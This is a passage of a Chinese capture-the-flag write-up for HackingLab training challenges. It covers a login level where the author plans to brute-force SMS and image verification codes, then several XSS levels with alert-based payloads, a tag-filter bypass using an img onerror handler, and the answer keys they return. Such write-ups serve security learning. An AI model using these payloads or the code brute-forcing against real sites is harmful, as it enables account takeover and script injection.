
[https://blog.csdn.net/qq\\_36119192](https://blog.csdn.net/qq_36119192)



于是输入任意的手机验证码，输入正确的图形验证码登录，用bp抓包，提示user\_code or mobi\_code error



重放，提示验证码失效。由此可知，登录每次，验证码都会刷新



验证码失效，请重新获取验证码！

所以现在就需要同时爆破手机验证码和破解图形验证码了

未完待续。。

## 12: XSS基础关


XSS基础:很容易就可以过关

通关地址: [http://lab1.xseclab.com/realxss1\\_f123c17dd9c363334670101779193998/index.php](http://lab1.xseclab.com/realxss1_f123c17dd9c363334670101779193998/index.php)

Poc:

## 这题考察简单的XSS payload

输入<script>alert(1)</script>, 提示弹出 HackingLab



于是输入 <script>alert(HackingLab)</script>, 得到key: myxssteststart!



## 13: XSS基础2:简单绕过

很容易就可以过关.


通关地址: [http://lab1.xseclab.com/realxss2\\_bcedaba7e8618cdfb51178765060fc7d/index.php](http://lab1.xseclab.com/realxss2_bcedaba7e8618cdfb51178765060fc7d/index.php)

### Poc:

这题考察的是对于XSS的绕过

这道题过滤了 <script></script> 标签, 所以我们可以输入其他标签。输入 <img src=1 onerror=alert(HackingLab)>

得到key: xss2test2you



## 14: XSS基础3:检测与构造

XSS基础3:检测与构造


Tips:不是很难

通关地址: [http://lab1.xseclab.com/realxss3\\_9b28b0ff93d0b0099f5ac7f8bad3f368/index.php](http://lab1.xseclab.com/realxss3_9b28b0ff93d0b0099f5ac7f8bad3f368/index.php)

### Poc:

这题考察的是对于XSS的构造与绕过

访问通关地址，输入11，查看源代码



lab1.xseclab.com/realxss3\_9b28b0ff93d0b0099f5ac7f8bad3f368

提交查询 重置

Welcome 11



```
1 <html>
2   <head></head>
3   <body>
4     <form action="" method="POST">
5       <input type="text" name="s" style="width:500px">
6       <input type="submit" ><input type="reset">
7     </form>
8     Welcome <input type='text' value='11'>
9     <div id="msg" style="color: green;"></div>
10  </body>
11 </html>
12 <script type="text/javascript" src=" ../jquery-2.0.3.js">
13 </script>
14 <script type="text/javascript" src=" ../xssjs/xss_check.php">
15 </script>
16
17 <!-- XSS 题目请使用alert过关 -->
```

[https://blog.csdn.net/gq\\_36119192](https://blog.csdn.net/gq_36119192)

通过几次尝试构造，发现其对我们输入的数据过滤了 < ，导致我们输入的所有在 < 后面的数据都被删除了，并且过滤了 <script> 、alert等标签。

未完待续。。

## 15: Principle很重要的XSS

原理/原则/理念很重要.....不是所有的xss都叫特仑苏.. ^\_^

Take it easy!

通关地址: [http://lab1.xseclab.com/realxss4\\_9bc1559999a87a9e0968ad1d546dfe33/index.php](http://lab1.xseclab.com/realxss4_9bc1559999a87a9e0968ad1d546dfe33/index.php)

**Poc:**

这题考察的是对于XSS的绕过

未完待续。。

参考文章: [CTF writeup 1\\_网络安全实验室](#)

[网络安全攻防实验室通关教程-脚本关](#)

[网络信息安全实验室---脚本关](#)